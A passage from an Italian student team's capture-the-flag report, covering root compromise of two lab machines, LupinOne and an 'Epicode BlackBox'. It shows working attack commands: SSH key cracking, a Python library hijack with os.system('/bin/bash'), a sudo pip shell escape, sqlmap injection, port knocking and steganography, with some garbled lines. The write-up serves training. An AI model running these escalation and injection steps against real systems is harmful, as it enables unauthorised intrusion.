P@55w0rd! (/home/kali/Desktop/base58.txt)  
1g 0:00:00:03 DONE (2024-10-03 14:33) 0.3164g/s 30.37p/s 30.37c/s 30.37C/s Winter2015.. testing123  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

11. Accesso SSH con chiave privata

Abbiamo tentato di accedere alla macchina tramite **SSH** usando la chiave privata convertita:

```
ssh -i Desktop/base58.txt icex64@192.168.1.13
```

Falcon Forcers

Team Leader: Alfio Scuderi

Membri del Team: Pietro Caruso, Giuseppe Guida, Giuseppe Savino, Antonio Consalvo, Andrea Brandi, Alessandro Saracino

```
(kali@kali)~$ ssh -i Desktop/base58.txt icex64@192.168.1.13
The authenticity of host '192.168.1.13 (192.168.1.13)' can't be established.
ED25519 key fingerprint is SHA256:GZ0CytQu/pnSRRTMvJLagwz7ZPLJMDiyabwLvXTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.13' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: UNPROTECTED PRIVATE KEY FILE!                                          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'Desktop/base58.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "Desktop/base58.txt": bad permissions
icex64@192.168.1.13's password:

(kali@kali)~$ ls -l Desktop/
total 140
-rw-rw-r-- 1 kali kali 3434 Oct 3 14:28 base58.txt
-rw-rw-r-- 1 kali kali 629 Sep 27 16:48 ftp_codice.php
-rw-rw-r-- 1 kali kali 92757 Oct 3 12:47 hydra.restore
-rw-rw-r-- 1 kali kali 39 Sep 30 15:06 pablo.txt
-rw-rw-r-- 1 kali kali 2165 Oct 1 18:35 paoloload.php.jpg
-rw-rw-r-- 1 kali kali 10877 Oct 1 18:13 payloadbuild.php
-rw-rw-r-- 1 kali kali 2153 Oct 1 18:31 payloadbu.php
-rw-rw-r-- 1 kali kali 282 Oct 1 12:04 payload.txt
-rw-rw-r-- 1 kali kali 31 Sep 30 16:34 'php web shell.php'
drwxrwxr-x 4 kali kali 4096 Oct 2 11:09 Pitone
-rwxrwxr-x 1 kali kali 820 Oct 3 12:00 scripthydra.sh

(kali@kali)~$ sudo chmod 600 Desktop/base58.txt
[sudo] password for kali:

(kali@kali)~$ ls -l Desktop/
total 140
-rw----- 1 kali kali 3434 Oct 3 14:28 base58.txt
-rw-rw-r-- 1 kali kali 629 Sep 27 16:48 ftp_codice.php
-rw-rw-r-- 1 kali kali 92757 Oct 3 12:47 hydra.restore
-rw-rw-r-- 1 kali kali 39 Sep 30 15:06 pablo.txt
-rw-rw-r-- 1 kali kali 2165 Oct 1 18:35 paoloload.php.jpg
-rw-rw-r-- 1 kali kali 10877 Oct 1 18:13 payloadbuild.php
-rw-rw-r-- 1 kali kali 2153 Oct 1 18:31 payloadbu.php
-rw-rw-r-- 1 kali kali 282 Oct 1 12:04 payload.txt
-rw-rw-r-- 1 kali kali 31 Sep 30 16:34 'php web shell.php'
drwxrwxr-x 4 kali kali 4096 Oct 2 11:09 Pitone
-rwxrwxr-x 1 kali kali 820 Oct 3 12:00 scripthydra.sh
```

Dopo aver corretto i permessi della chiave con **chmod**:

```
sudo chmod 600 Desktop/base58.txt
```

Siamo riusciti a entrare come utente **icex64**.

12. Modifica del file Python per escalation di privilegi

Navigando nel sistema, abbiamo trovato il file **heist.py**. Aggiungendo il comando:

```
os.system("/bin/bash")
```

Falcon Forcers

Team Leader: Alfio Scuderi

Membri del Team: Pietro Caruso, Giuseppe Guida, Giuseppe Savino, Antonio Consalvo, Andrea Brandi, Alessandro Saracino

```
arsene@LupinOne: /home/icex64
GNU nano 5.4
./usr/bin/python3.9 /usr/lib/python3.9/webbrowser.py
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")

__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

lock = threading.Lock()
_browsers = {} # Dictionary of available browser controllers
_trystorder = None # Preference order of available browsers
_os_preferred_browser = None # The preferred browser

def register(name, klass, instance=None, *, preferred=False):
    """Register a browser connector."""
    with lock:
        if _trystorder is None:
            register_standard_browsers()
        _browsers[name.lower()] = (klass, instance)
        # Preferred browsers go to the front of the list.
        # Need to match to the default browser returned by xdg-settings, which
        # may be of the form e.g. "firefox.desktop".
        if preferred or (_os_preferred_browser and name in _os_preferred_browser):
            _trystorder.insert(0, name)
        else:
            _trystorder.append(name)

def get(using=None):
    """Return a browser launcher instance appropriate for the environment."""
    if _trystorder is None:
        with lock:
            register_standard_browsers()
    if using is not None:
        alternatives = [using]
    else:
        alternatives = _trystorder
    for browser in alternatives:
        if 'ks' in browser:
            if Directoire '/usr/lib/without-0' is not writable
```

ed eseguendo:

```
sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

```
icex64@LupinOne: /home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$
```

si è ottenuto l'accesso come utente **arsene**.

13. Escalation dei privilegi con pip

Per ottenere i privilegi di **root**, abbiamo sfruttato una vulnerabilità di **pip**:

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```
arsene@LupinOne: /home/icex64$ TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne: /home/icex64$ sudo pip install $TF
Processing /tmp/tmp.YOHRdEHRKJ
```

14. Accesso come root e cattura del flag

Dopo essere diventati **root** con il comando **whoami**, abbiamo trovato il file **root.txt**, contenente il messaggio finale di congratulazioni.

[illegible]

Questa relazione riassume tutte le fasi dell'esercizio, dai primi passi di enumerazione fino all'escalation finale per ottenere l'accesso root sulla macchina Lupin.

Relazione operativa: Epicode BlackBox

1. Scansione delle porte tramite Nmap

La scansione delle porte della blackbox è stata eseguita utilizzando il comando `nmap` da Kali Linux:

```
nmap -O -sV 192.168.1.9 -T4
```

```
(kali@kali)~$ sudo nmap -O -sV 192.168.1.9 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 10:44 CEST
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.17% done; ETC: 10:44 (0:00:00 remaining)
Nmap scan report for 192.168.1.9
Host is up (0.00030s latency).
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Synology DiskStation NAS ftpd
42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp         (Firmware: 1)
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
5060/tcp  open  tcpwrapped
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
8443/tcp  open  ssl/tcpwrapped
MAC Address: 08:00:27:A7:B0:39 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.92 seconds
```

Sono state trovate le porte **2222** (probabile servizio SSH su porta non standard) e **80** (HTTP).

2. Accesso alla blackbox via HTTP

Collegandosi all'indirizzo **192.168.1.9** attraverso il browser web, è stata presentata una pagina di login.

3. Raccolta informazioni OSINT su Milena e Luca

Utilizzando tecniche di **OSINT**, sono state raccolte informazioni riguardanti due utenti della blackbox, **Milena** e **Luca**, potenzialmente rilevanti per il contesto del test.

4. Individuazione della password "accio"

Ispezionando il codice sorgente della pagina di login (tramite l'elemento **Ispeziona** del browser), è stata individuata la password **accio**.

5. Ipotesi sulla steganografia dell'immagine

Si è ipotizzato che la password fosse necessaria per estrarre dati nascosti nell'immagine **theta-logo.jpg** presente nel sito. È stato utilizzato **steghide** per eseguire questa operazione:

```
steghide extract -sf theta-logo.jpg -p accio
```

```
(kali@kali)~$ steghide extract -sf theta-logo.jpg -p accio
rote extracted data to "poesia.txt".
```

L'estrazione ha rivelato un file *poesia.txt* di testo contenente indizi.

*“Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.*

Danzarono sotto la luna, nel punto stabilito,

*Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.”*

6. Utilizzo di sqlmap per trovare gli hash degli utenti

Utilizzando **sqlmap** in modalità assistita (`--wizard`) per lanciare attacchi SQL Injection sull'URL della pagina di login, sono stati estratti gli **hash** dei nomi utente.

```
sqlmap -wizard -u http://192.168.1.9/oldsite/login.php
```

```
[root@kali ~]# $ sqlmap --wizard -u http://192.168.1.9/oldsite/login.php
```

```

      H
     [0]
    [0] {1.0.#stable}
   [0]
  [0]
 [0] https://sqlmap.org
[...]
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:03:45 /2024-10-04/

[12:03:45] [INFO] starting wizard interface

POST data (--data) [Enter for None]:

[12:03:46] [WARNING] no GET and/or POST parameter(s) found for testing (e.g. GET parameter 'id' in 'http://www.site.com/vuln.php?id=1'). Will search for forms

Injection difficulty (--level/--risk). Please choose:

- [1] Normal (default)
- [2] Medium
- [3] Hard

> 3

Enumeration (--banner/--current-user/etc.). Please choose:

- [1] Basic (default)
- [2] Intermediate
- [3] All

<->

7. Cracking degli hash con John the Ripper

Gli hash sono stati successivamente decifrati utilizzando **John the Ripper**, ottenendo la password dell'utente **Milena**:

La password risultante è stata **darkprincess**.

8. Tentativi di iniezione di script

Tentativi di iniezione di script sono stati effettuati sull'URL del login per cercare di ottenere ulteriori informazioni, ma il sistema ha restituito risposte citando frasi tratte da **Harry Potter**, indicando che il sistema non poteva essere forzato in quel modo.

9. Accesso alla blackbox con le credenziali di Milena

Utilizzando le credenziali di **Milena** (username: *milena*, password: *darkprincess*), è stato possibile effettuare il login, trovando la prima **flag**.

10. Ritrovamento del file .myLovePotion.swp

All'interno della directory **/shared**, è stato trovato il file nascosto **.myLovePotion.swp**. Il file è stato spostato nella home directory di Milena:

```
mv /shared/.myLovePotion.swp /home/milena/
```

```

milena@blackbox:/$ cd
milena@blackbox:~$ ls -al
total 40
drwx----- 4 milena milena 4096 Oct  3 14:51 .
drwxr-xr-x 7 root  root  4096 Sep 30 08:40 ..
-rw----- 1 milena milena 276 Oct  4 08:29 .bash_history
-rw-r--r-- 1 milena milena 220 Sep 22 22:54 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22 22:54 .bashrc
drwx----- 2 milena milena 4096 Sep 30 07:29 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22 23:49 .local
-rw-rw-r-- 1 milena shared 45 Oct  2 15:21 .myLovePotion.swp
-rw-r--r-- 1 milena milena 807 Sep 22 22:54 .profile
-rw-r--r-- 1 root  root   33 Sep 24 21:13 flag.txt
milena@blackbox:~$ ls -a
.  .. .bash_history .bash_logout .bashrc .cache .local .myLovePotion.swp .profile flag.txt
milena@blackbox:~$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7~-I&h
darkprincess

```

11. Lettura del file per ottenere password

Utilizzando il comando `cat`, sono state ottenute in chiaro le password contenute nel file:

```
cat /home/milena/.myLovePotion.swp
```

12. Utilizzo del servizio knockd per aprire la porta SSH (22)

Tramite gli indizi relativi alle frasi di **Harry Potter** e utilizzando **port knocking** con il servizio **knockd**, si è scoperto che la frase "**Giuro solennemente di non avere buone intenzioni**" corrispondeva alla sequenza di porte: **9220, 1700, 9991, 55677, 37789, 7282**, mentre "**Fatto il misfatto**" era associata alla sequenza: **65511, 12000, 41002**.

Per aprire la porta **22** (SSH), è stata eseguita la sequenza:

```
knock 192.168.1.9 9220 1700 9991 55677 37789 7282
```

13. Accesso SSH con l'utente Luca

Una volta aperta la porta SSH, è stato possibile accedere con l'utente **Luca**. Durante la sessione, è stato trovato un file potenzialmente utile.

14. Trasferimento del file su Kali Linux tramite SCP

Il file trovato è stato trasferito da **Epicode BlackBox** a **Kali Linux** utilizzando il comando `scp`:

```
scp luca@192.168.1.9:/home/luca/.theta-key.jpg.bk ~/Desktop/
```



15. Indagine steganografica sul file

Il file trasferito sembra essere steganografato, e saranno condotte ulteriori indagini per estrarre informazioni nascoste.

16. Sessione di cookie sull'utente Milena: attraverso una sessione di BurpSuite abbiamo intercettato i dati deò traffico di login, tra cui un file wand che ci ha suggerito essere la password del file theta-key.jpg

```
Request
Pretty Raw Hex
1 GET /login.php HTTP/1.1
2 Host: 192.168.1.9
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Cookie: PHPSESSID=m912ffuavrlsc7lnm6sg8gmkv; wand=c2MqVDFsOVN5ezVi
10 Connection: keep-alive
11
12
```

Una volta stenografato il file abbiamo trovato una password in hash id_rsa, abbiamo quindi cercato di entrare attraverso il comando:

```
ssh -I id_rsa root@192.168.1.9
```

```
(kali@kali) [~/Desktop]
$ ssh -I id_rsa root@192.168.1.9
Warning: UNPROTECTED PRIVATE KEY FILE!
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@192.168.1.9's password:
root@blackbox:~#
root@blackbox:~# ls
flag.txt
root@blackbox:~# cat flag.txt
Theta fa schifo
```

```
(kali@kali) [~/Desktop]
$ chmod 600 id_rsa
(kali@kali) [~/Desktop]
$ ssh -I id_rsa root@192.168.1.9
Last login: Wed Oct 2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls
flag.txt
root@blackbox:~# cat flag.txt
FLAG{la_magia_non_ha_confini}
```

Abbiamo quindi convertito il file tramite il comando:

```
chmod 600id_rsa
```

Quindi abbiamo replicato il comando ssh precedente e siamo riusciti a entrare e a prendere e aprire l'ultima flag che ci ha reso root.

Falcon Forcers**Team Leader:** Alfio Scuderi**Membri del Team:** Pietro Caruso, Giuseppe Guida, Giuseppe Savino, Antonio Consalvo, Andrea Brandi, Alessandro Saracino**Conclusione:**

Il processo ha evidenziato l'uso combinato di tecniche OSINT, SQL Injection, steganografia e port knocking per ottenere accessi e informazioni critiche all'interno di un ambiente simulato di sicurezza